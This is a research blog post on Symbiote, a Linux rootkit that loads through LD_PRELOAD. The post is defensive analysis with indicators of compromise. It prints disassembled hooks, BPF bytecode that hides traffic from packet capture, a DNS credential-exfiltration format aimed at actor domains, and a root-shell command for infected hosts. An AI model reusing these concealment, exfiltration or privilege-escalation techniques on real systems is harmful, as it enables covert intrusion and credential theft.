

Symbiote Deep-Dive: Analysis of a New, Nearly-Impossible-to-Detect Linux Threat

By Joakim Kennedy

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This research is a joint effort between Joakim Kennedy, Security Researcher at Intezer, and the BlackBerry Threat Research & Intelligence team. It can be found in the [BlackBerry blog here](#) as well.

In biology, a *symbiote* is an organism that lives in symbiosis with another organism. The symbiosis can be mutually beneficial to both organisms, but sometimes it can be parasitic when one benefits and the other is harmed. A few months back, we discovered a new, undetected Linux® malware that acts in this parasitic nature. We have aptly named this malware Symbiote.

What makes Symbiote different from other Linux malware that we usually come across, is that it needs to infect other running processes to inflict damage on infected machines. Instead of being a standalone executable file that is run to infect a machine, it is a shared object (SO) library that is loaded into all running processes using [LD_PRELOAD \(T1574.006\)](#), and parasitically infects the machine. Once it has infected all the running processes, it provides the threat actor with rootkit functionality, the ability to harvest credentials, and remote access capability.

The Birth of a Symbiote

Our earliest detection of Symbiote is from November 2021, and it appears to have been written to target the **financial sector in Latin America**. Once the malware has infected a machine, it hides itself and any other malware used by the threat actor, making infections very hard to detect. Performing live forensics on an infected machine may not turn anything up since all the file, processes, and network artifacts are hidden by the malware. In addition to the rootkit capability, the malware provides a backdoor for the threat actor to log in as any user on the machine with a hardcoded password and to execute commands with the highest privileges.

Since it is extremely evasive, a Symbiote infection is likely to “fly under the radar.” In our research, we haven’t found enough evidence to determine whether Symbiote is being used in highly targeted or broad attacks.

One interesting technical aspect of Symbiote is its Berkeley Packet Filter (BPF) hooking functionality. Symbiote is not the first Linux malware to use BPF. For example, [advanced backdoors attributed](#) to the [Equation Group](#) have been using BPF for covert communication. However, Symbiote utilizes BPF to hide malicious network traffic on an infected machine. When an administrator starts any packet capture tool on the infected machine, BPF bytecode is injected into the kernel that defines which packets should be captured. In this process, Symbiote adds its bytecode first so it can filter out network traffic that it doesn’t want the packet-capturing software to see.

Evasion Techniques

Symbiote is very stealthy. The malware is designed to be loaded by the linker via the **LD_PRELOAD** directive. This allows it to be loaded before any other shared objects. Since it is loaded first, it can “hijack the imports” from the other library files loaded for the application. Symbiote uses this to hide its presence on the machine by hooking **libc** and **libpcap** functions. The image below shows a summary of the malware’s evasions.




Figure 1: Symbiote evasion techniques.

Host Activity

The Symbiote malware, in addition to hiding its own presence on the machine, also hides other files related to malware likely deployed with it. Within the binary, there is a file list that is RC4 encrypted. When hooked functions are called, the malware first dynamically loads **libc** and calls the original function. This logic is used in all hooked functions. An example is shown in Figure 2 below.

```

sym.readdir (int64_t arg1);
; var int64_t var_18h @ rbp-0x18
; var int64_t var_10h @ rbp-0x10
; var uint32_t var_8h @ rbp-0x8
; arg int64_t arg1 @ rdi
0x0000d99c    55                push rbp
0x0000d99d    4889e5            mov rbp, rsp
0x0000d9a0    4883ec20          sub rsp, 0x20
0x0000d9a4    48897de8          mov qword [var_18h], rdi ; arg1
0x0000d9a8    488b05814120.     mov rax, qword [obj.orig_readdir.10823] ; [0x211b30:8]=
0x0000d9af    4885c0            test rax, rax
0x0000d9b2    7539             jne 0xd9ed
0x0000d9b4    488b05852b00.     mov rax, qword [0x00010540] ; [0x10540:8]=0x9545f1519bb
0x0000d9bb    488945f0          mov qword [var_10h], rax
0x0000d9bf    488d45f0          lea rax, [var_10h]
0x0000d9c3    ba07000000        mov edx, 7 ; int64_t arg3
0x0000d9c8    4889c6            mov rsi, rax ; int64_t arg2
0x0000d9cb    488d3d1c2300.     lea rdi, [0x0000fcee] ; int64_t arg1
0x0000d9d2    e84547ffff        call sym.rc4 ;[2]
0x0000d9d7    4889c6            mov rsi, rax
0x0000d9da    48c7c7fffffff.     mov rdi, 0xfffffffffffffff
0x0000d9e1    e87245ffff        call sym.imp.dlsym ;[3]
0x0000d9e6    488905434120.     mov qword [obj.orig_readdir.10823], rax ; [0x211b30:8]=
; CODE XREF from sym.readdir @ 0xd9b2
0x0000d9ed    48c745f80000.     mov qword [var_8h], 0
    
```

Figure 2: Logic for resolving readdir from libc.

If the calling application is trying to access a file or folder under **/proc**, the malware scrubs the output from process names that are on its list. The process names in the list below were extracted from the samples we have discovered.

- certbotx64
- certbotx86
- javautils
- javaserverx64
- javaclientx64
- javanodex86

If the calling application is not trying to access something under **/proc**, the malware instead scrubs the result from a file list. The files extracted from all the samples we examined are shown in the list below. Some of the file names match those used by Symbiote, while others match names of files suspected to be tools used by the threat actor on the infected machine. The list includes the following files.

- apache2start
- apache2stop
- profiles.php
- 404erro.php
- javaserverx64
- javaclientx64
- javanodex86
- liblinux.so
- java.h
- open.h
- mpt86.h
- sqlsearch.php
- indexq.php
- mt64.so
- certbot.h
- cert.h
- certbotx64
- certbotx86
- javautils
- search.so

One consequence of Symbiote being loaded into processes via **LD_PRELOAD** is that tools like **ldd**, a utility that prints the shared libraries required by each program, will list the malware as a loaded object. To counter this, the malware hooks **execve** and looks for calls to this function with the environment variable **LD_TRACE_LOADED_OBJECTS** set to 1. To understand why, it's worth looking at the manual page for **ldd**:

In the usual case, **ldd** invokes the standard dynamic linker (see **ld.so(8)**) with the **LD_TRACE_LOADED_OBJECTS** environment variable set to 1. This causes the dynamic linker to inspect the

program's dynamic dependencies, and find (according to the rules described in `ld.so(8)`) and load the objects that satisfy those dependencies. For each dependency, `ldd` displays the location of the matching object and the (hexadecimal) address at which it is loaded. (The `linux-vdso` and `ld-linux` shared dependencies are special; see `vdso(7)` and `ld.so(8)`.)

When the malware detects this, it executes the loader as `ldd` does, but it scrubs its own entry from the result.

Network Activity

Symbiote also has functionality to hide network activity on the infected machine. It uses three different methods to accomplish this. The first method involves hooking `fopen` and `fopen64`. If the calling application tries to open `/proc/net/tcp`, the malware creates a temp file and copies the first line to that file. After that, it scans each line for the presence of specific ports. If the malware finds a port it's searching for on a line it's scanning, it skips to the next line. Otherwise, the line is written to the temp file. Once the original file has been completely processed, the malware closes the file and returns the file descriptor of the temp file back to the caller. Essentially, this gives the calling process a scrubbed result, which excludes all entries of the network connections that the malware wants to hide.

The second method Symbiote uses to hide its network activity is by hijacking any injected packet filtering bytecode. The Linux kernel [uses extended Berkeley Packet Filter](#) (eBPF) to allow packet filtering based on rules provided from a userland process. The filtering rule is provided as eBPF bytecode that the kernel executes on a virtual machine (VM). This minimizes the context switching between kernel and userland, providing a performance boost since the kernel performs the filtering directly.

If an application on the infected machine tries to perform packet filtering with eBPF, Symbiote hijacks the filtering process. First, it hooks the `libc` function `setsockopt`. If the function is called with the option `SO_ATTACH_FILTER`, which is used to perform packet filtering on a socket, it prepends its own bytecode before the eBPF code provided by the calling application.

Code Snippet 1 shows an annotated version of the bytecode injected by one of the Symbiote samples. The bytecode "drops" if they match the following conditions:

- IPv6 (TCP or SCTP) and src port (43253 or 43753 or 63424 or 26424)
- IPv6 (TCP or SCTP) and dst port 43253
- IPv4 (TCP or SCTP) and src port (43253 or 43753 or 63424 or 26424)
- IPv4 (TCP or SCTP) and dst port (43253 or 43753 or 63424 or 26424)

While this bytecode only drops packets based on ports, we have also observed filtering of traffic based on IPv4 addresses. In all cases, the filtering operates on both inbound and outbound traffic from the machine, to hide both directions of the traffic. If the conditions are not met, it just jumps to the start of the bytecode provided by the calling application.

The bytecode extracted from one of the samples, as shown in Code Snippet 1, consists of 32 instructions. This code can't be injected into the kernel on its own, because it assumes that more bytecode exists after it. There are a few jumps in this bytecode that skip to the beginning of the bytecode provided by the calling process. Without the

caller's bytecode, the injected bytecode would jump out-of-bounds, which is not allowed by the kernel. Bytecode like this either has to be handwritten or by patching compiler generated-bytecode. Either option suggests that this malware was written by a skilled developer.

```
 ; Load Ether frame type from the packet.
0x00:  0x28  0x00  0x00  0x000c  ldabsh  0xc
 ; Jump if it's not IPv6 (0x86DD)
0x01:  0x15  0x00  0x0b  0x86dd  jeq  r0,  0x86dd,  +0, +0x0b  (jump to 0xd)
 ; Load IPv6 next header into register.
0x02:  0x30  0x00  0x00  0x0014  ldabsb  0x14
 ; Short jump if SCTP
0x03:  0x15  0x02  0x00  0x0084  jeq  r0,  0x84,  +0x2  (jump to 0x6)          ; SCTP
 ; Short jump if TCP
0x04:  0x15  0x01  0x00  0x0006  jeq  r0,  0x6,  +0x1  (jump to 0x6)          ; TC
 ; Jump to original byte code if UDP
0x05:  0x15  0x00  0x1a  0x0011  jeq  r0,  0x11,  +0x1a  (jump to 0x20)          ; UDP

 ; Load TCP src port into register.
0x06:  0x28  0x00  0x00  0x0036  ldabsh  0x36
 ; Jump to drop the packet if port 43253.
0x07:  0x15  0x17  0x00  0xa8f5  jeq  r0,  0xa8f5,  +0x17  (jump to 0x1f)          ; 43253
 ; Jump to drop the packet if port 43753.
0x08:  0x15  0x16  0x00  0xaae9  jeq  r0,  0xaae9,  +0x16  (jump to 0x1f)          ; 43753
 ; Jump to drop the packet if port 63424.
0x09:  0x15  0x15  0x00  0xf7c0  jeq  r0,  0xf7c0,  +0x15  (jump to 0x1f)          ; 63424
 ; Jump to drop the packet if port 26424.
0x0a:  0x15  0x14  0x00  0x6738  jeq  r0,  0x6738,  +0x14  (jump to 0x1f)          ; 26424

 ; Load TCP dst port into register.
0x0b:  0x28  0x00  0x00  0x0038  ldabsh  0x38
 ; Jump to drop packet if port 43253 else jump to 0x1c.
0x0c:  0x15  0x12  0x0f  0xa8f5  jeq  r0,  0xa8f5,  +0xf12 (jump to 0x1f)  (jump to 0x1c) ;

 ; Ether frame type check for IPv4 (0x0800)
0x0d:  0x15  0x00  0x12  0x0800  jeq  r0,  0x800,  +0x1200  (jump to 0x20)
 ; Load IPv4 next header field into register.
0x0e:  0x30  0x00  0x00  0x0017  ldabsb  0x17
 ; Short jump if SCTP.
0x0f:  0x15  0x02  0x00  0x0084  jeq  r0,  0x84,  +0x2  (jump to 0x12)          ; SCTP
 ; Short jump if TCP.
0x10:  0x15  0x01  0x00  0x0006  jeq  r0,  0x6,  +0x1  (jump to 0x12)          ; TCP
 ; Jump to original byte code if UDP.
0x11:  0x15  0x00  0x0e  0x0011  jeq  r0,  0x11,  +0xe00  (jump to 0x20)          ; UDP

 ; Load IPv4 flag into register.
0x12:  0x28  0x00  0x00  0x0014  ldabsh  0x14
```

```
; Jump to original byte code if flags are set.
0x13:  0x45  0x0c  0x00  0x1fff  jset  r0,  0x1fff,  +0xc  (jump to 0x20)

; Load Internet Header Length into x.
0x14:  0xb1  0x00  0x00  0x000e  ldxmsh 0x0e
; Load TCP src port into register.
0x15:  0x48  0x00  0x00  0x000e  ldindh  r0,  0xe
; Jump to drop the packet if port 43253.
0x16:  0x15  0x08  0x00  0xa8f5  jeq  r0,  0xa8f5,  +0x8  (jump to 0x1f) ; 43253
; Jump to drop the packet if port 43753.
0x17:  0x15  0x07  0x00  0xaae9  jeq  r0,  0xaae9,  +0x7  (jump to 0x1f) ; 43753
; Jump to drop the packet if port 63424.
0x18:  0x15  0x06  0x00  0xf7c0  jeq  r0,  0xf7c0,  +0x6  (jump to 0x1f) ; 63424
; Jump to drop the packet if port 26424.
0x19:  0x15  0x05  0x00  0x6738  jeq  r0,  0x6738,  +0x5  (jump to 0x1f) ; 26424

; Load TCP dst port into register.
0x1a:  0x48  0x00  0x00  0x0010  ldindh  r0,  0x10
; Jump to drop the packet if port 43253.
0x1b:  0x15  0x03  0x00  0xa8f5  jeq  r0,  0xa8f5,  +0x3  (jump to 0x1f) ; 43253
; Jump to drop the packet if port 43753.
0x1c:  0x15  0x02  0x00  0xaae9  jeq  r0,  0xaae9,  +0x2  (jump to 0x1f) ; 43753
; Jump to drop the packet if port 63424.
0x1d:  0x15  0x01  0x00  0xf7c0  jeq  r0,  0xf7c0,  +0x1  (jump to 0x1f) ; 63424

; Jump to drop packet if true otherwise jump to original byte code.
0x1e:  0x15  0x00  0x01  0x6738  jeq  r0,  0x6738,  +0x100 (jump to 0x20); 26424
; Drop packet by returning 0.
0x1f:  0x06  0x00  0x00  0x0000  ret  0
0x20: // Original byte code.
```

Code Snippet 1: Annotated bytecode extracted from one of the Symbiote samples.

The third method Symbiote uses to hide its network traffic is to hook **libpcap** functions. This method is used by the malware to filter out UDP traffic to domain names it has in a list. It hooks the functions **pcap_loop** and **pcap_stats** to accomplish this task. For each packet that is received, Symbiote checks the UDP payload for substrings of the domains it wants to filter out. If it finds a match, the malware ignores the packet and increments a counter. The **pcap_stats** uses this counter to “correct” the number of packets processed by subtracting the counter value from the true number of packets processed. If a packet payload does not contain any of the strings it has in its list, the original callback function is called. This method is used to filter out UDP packets, while the bytecode method is used to filter out TCP packets. By using all three of these methods, the malware ensures that all traffic is hidden.

Symbiote Objectives

The malware's objective, in addition to hiding malicious activity on the machine, is to harvest credentials and to provide remote access for the threat actor. The credential harvesting is performed by hooking the **libc read** function. If an **ssh** or **scp** process is calling the function, it captures the credentials. The credentials are first encrypted with RC4 using an embedded key, and then written to a file. For example, one of the versions of the malware writes the captured credentials to the file **/usr/include/certbot.h**.

In addition to storing the credentials locally, the credentials are exfiltrated. The data is hex encoded and chunked up to be exfiltrated via DNS address (A) record requests to a domain name controlled by the threat actor. The A record request has the following format:

```
%PACKET_NUMBER%.%MACHINE_ID%.%HEX_ENC_PAYLOAD%.%DOMAIN_NAME%
```

Code Snippet 2: Structure of DNS request used by Symbiote to exfiltrate data.

The malware checks if the machine has a nameserver configured in **/etc/resolv.conf**. If it doesn't, Google's DNS (8.8.8.8) is used. Along with sending the request to the domain name, Symbiote also sends it as a UDP broadcast.

Remote access to the infected machine is achieved by hooking a few Linux Pluggable Authentication Module (PAM) functions. When a service tries to use PAM to authenticate a user, the malware checks the provided password against a hardcoded password. If the password provided is a match, the hooked function returns a success response. Since the hooks are in PAM, it allows the threat actor to authenticate to the machine with any service that uses PAM. This includes remote services such as [Secure Shell \(SSH\)](#).

If the entered password does not match the hardcoded password, the malware saves and exfiltrates it as part of its keylogging functionality. Additionally, the malware sends a DNS TXT record request to its command-and-control (C2) domain. The TXT record has the format of **%MACHINEID%.%C2_DOMAIN%**. If it gets a response, the malware base64 decodes the content, checks if the content has been signed by a correct ed25519 private key, decrypts the content with RC4, and executes the shell script in a spawned bash process. This functionality can operate as a break-glass method for regaining access to the machine in case the normal process doesn't work.

Once the threat actor has authenticated to the infected machine, Symbiote provides functionality to gain root privileges. When the shared object is first loaded, it checks for the environment variable **HTTP_SETTHIS**. If the variable is set with content, the malware changes the effective user and group ID to the root user, and then clears the variable before executing the content via the system command.

This process requires that the SO has the [setuid permission](#) flag set. Once the system command has exited, Symbiote also exits the process, to prevent the original process from executing. Figure 3 below shows the code executed. This allows for spawning a root shell by running **HTTP_SETTHIS="/bin/bash -p" /bin/true** as any user in a shell.

```

0x0000236f 55 push rbp
0x00002370 4889e5 mov rbp, rsp
0x00002373 4883ec30 sub rsp, 0x30
0x00002377 c745d01f82ae. mov dword [var_30h], 0x65ae821f
0x0000237e c745d4ca7fa2. mov dword [var_2ch], 0xe2a27fca ; HTTP_SETTHIS
0x00002385 c745d891076f. mov dword [var_28h], 0xc06f0791
0x0000238c c645dc00 mov byte [var_24h], 0
0x00002390 488d45d0 lea rax, [var_30h]
0x00002394 ba0c000000 mov edx, 0xc ; int64_t arg3
0x00002399 4889c6 mov rsi, rax ; int64_t arg2
0x0000239c 488d3d4bd900. lea rdi, sym.rc4_key ; 0xfcee ; int64_t arg1
0x000023a3 e874fdffff call sym.rc4 ;[1]
0x000023a8 4889c7 mov rdi, rax ; const char *name
0x000023ab e8e8faffff call sym.imp.getenv ;[2] ; char *getenv(const char *name)
0x000023b0 488945f8 mov qword [string], rax
0x000023b4 48837df800 cmp qword [string], 0
0x000023b9 746d je 0x2428
0x000023bb bf00000000 mov edi, 0
0x000023c0 e813fcffff call sym.imp.setgid ;[3]
0x000023c5 bf00000000 mov edi, 0
0x000023ca e849f9ffff call sym.imp.setuid ;[4]
0x000023cf bf0a000000 mov edi, 0xa ; int c
0x000023d4 e8bffbffff call sym.imp.putchar ;[5] ; int putchar(int c)
0x000023d9 c745e01f82ae. mov dword [var_20h], 0x65ae821f
0x000023e0 c745e4ca7fa2. mov dword [var_1ch], 0xe2a27fca ; HTTP_SETTHIS
0x000023e7 c745e891076f. mov dword [var_18h], 0xc06f0791
0x000023ee c645ec00 mov byte [var_14h], 0
0x000023f2 488d45e0 lea rax, [var_20h]
0x000023f6 ba0c000000 mov edx, 0xc ; int64_t arg3
0x000023fb 4889c6 mov rsi, rax ; int64_t arg2
0x000023fe 488d3de9d800. lea rdi, sym.rc4_key ; 0xfcee ; int64_t arg1
0x00002405 e812fdffff call sym.rc4 ;[1]
0x0000240a 4889c7 mov rdi, rax
0x0000240d e856fbffff call sym.imp.unsetenv ;[6]
0x00002412 488b45f8 mov rax, qword [string]
0x00002416 4889c7 mov rdi, rax ; const char *string
0x00002419 e8aaf8ffff call sym.imp.system ;[7] ; int system(const char *string)
0x0000241e bf00000000 mov edi, 0
0x00002423 e8c0f8ffff call sym.imp._exit ;[8]
; CODE XREF from sym.init_method @ 0x23b9

```

Figure 3: Logic used to execute a command with root privileges.

Network Infrastructure

The domain names used by the Symbiote malware are impersonating some major Brazilian banks. This suggests that these banks or their customers are the potential targets. Using the domain names utilized by the malware, we managed to uncover a related sample that was uploaded to VirusTotal with the name **certbotx64**. This file name matches one of those listed as a file to hide in one of the Symbiote samples we originally obtained. The file was identified as an open-source DNS tunneling tool called [dnscat2](#).

The sample had a configuration in the binary that used the **git[.]bancodobrasil[.]dev** domain as its C2 server. During the months of February and March, this domain name resolved to an IP address that is linked to Njalla’s Virtual Private Server (VPS) service. Passive DNS records showed that the same IP address was resolved to **ns1[.]cintepol[.]link** and **ns2[.]cintepol[.]link** a few months earlier. Cintepol is an [intelligence portal](#) provided by the Federal Police of Brazil. The portal allows police officers to access different databases provided by the federal police as part of their investigations. The nameserver used for this impersonating domain name was active from the middle of December 2021 to the end of January 2022.

Also starting in February of 2022, the name servers for the domain **caixa[.]wf** were pointing to another Njalla VPS IP. Figure 4 below shows a timeline of these events. In addition to the network infrastructure, the timestamps of when the files were submitted to VirusTotal are included. These three Symbiote samples were uploaded by the same submitter from Brazil. It appears that the files were submitted to VirusTotal before the infrastructure went online.

Given that these files were submitted to VirusTotal prior to the infrastructure going online, and because some of the samples included rules to hide local IP addresses, it is possible that the samples were submitted to VirusTotal to test Antivirus detection before being used. Additionally, a version that appears to be under development was submitted at the end of November from Brazil, further suggesting VirusTotal was being used by the threat actor or group behind Symbiote for detection testing.




Figure 4: Timeline showing when files were submitted to VirusTotal and when network infrastructure went active.

Similarity to Other Malware

Symbiote appears to be designed for both credential stealing and to provide remote access to infected Linux servers. Symbiote is not the first Linux malware developed for this goal. In 2014, ESET released an [in-depth analysis of Ebury](#), an OpenSSH backdoor that also performs credential stealing. There are some similarities in the techniques used by both malware families. Both use hooked functions to capture credentials and exfiltrate the captured data as DNS requests. However, the authentication method to the backdoor used by the two malware families is different. When we first analyzed the samples with [Intezer Analyze](#), only unique code was detected (Figure 5). As no code is shared between Symbiote and Ebury/Windigo or any other known malware, we can confidently conclude that Symbiote is a new, undiscovered Linux malware.




Figure 5: Intezer [analysis](#) of a Symbiote sample showing only genes classified as Symbiote.

Conclusion

Symbiote is a malware that is highly evasive. Its main objective is to capture credentials and to facilitate backdoor access to infected machines. Since the malware operates as a userland level rootkit, detecting an infection may be difficult. Network telemetry can be used to detect anomalous DNS requests and security tools such as antivirus (AVs) and endpoint detection and response (EDRs) should be statically linked to ensure they are not “infected” by userland rootkits.

Indicators of Compromise (IoCs)

Hashes

Hash	Notes
121157e0fcb728eb8a23b55457e89d45d76aa3b7d01d3d49105890a00662c924	“kerneldev.so.bkp.” Appears to be an early development build.
f55af21f69a183fb8550ac60f392b05df14aa01d7ffe9f28bc48a118dc110b4c	“mt64_.so.” Missing credential exfiltration over DNS.
ec67bbdf55d3679fca72d3c814186ff4646dd779a862999c82c6faa8e6615180	“search.so.” First sample with credential exfiltration of DNS.

a0cd554c35dee3fed3d1607dc18debd1296faee29b5bd77ff83ab6956a6f9d6	“liblinux.so.”
45eacba032367db7f3b031e5d9df10b30d01664f24da6847322f6af1fd8e7f01	“certbotx64.” dnscat2

Ports Hidden

- 45345
- 34535
- 64543
- 24645
- 47623
- 62537
- 43253
- 43753
- 63424
- 26424

Domains Hidden

- assets[.]fans
- caixa[.]cx
- dpf[.]fm
- bancodobrasil[.]dev
- cctdcapllx0520
- cctdcapllx0520[.]df[.]caixa
- webfirewall[.]caixa[.]wf
- caixa[.]wf

Process Names Hidden

- javaserverx64
- javaclientx64
- javanodex86
- apache2start
- apache2stop
- [watchdog/0]
- certbotx64
- certbotx86
- javautils

File Names Hidden

- apache2start

- apache2stop
- profiles.php
- 404erro.php
- javaserverx64
- javaclientx64
- javanodex86
- liblinux.so
- java.h
- open.h
- mpt86.h
- sqlsearch.php
- indexq.php
- mt64.so
- certbot.h
- cert.h
- certbotx64
- certbotx86
- javautils
- search.so

Credential Exfil Domains

- *.x3206.caixa.cx
- *.dev21.bancodobrasil.dev

Source: <https://intezer.com/blog/research/new-linux-threat-symbiote/>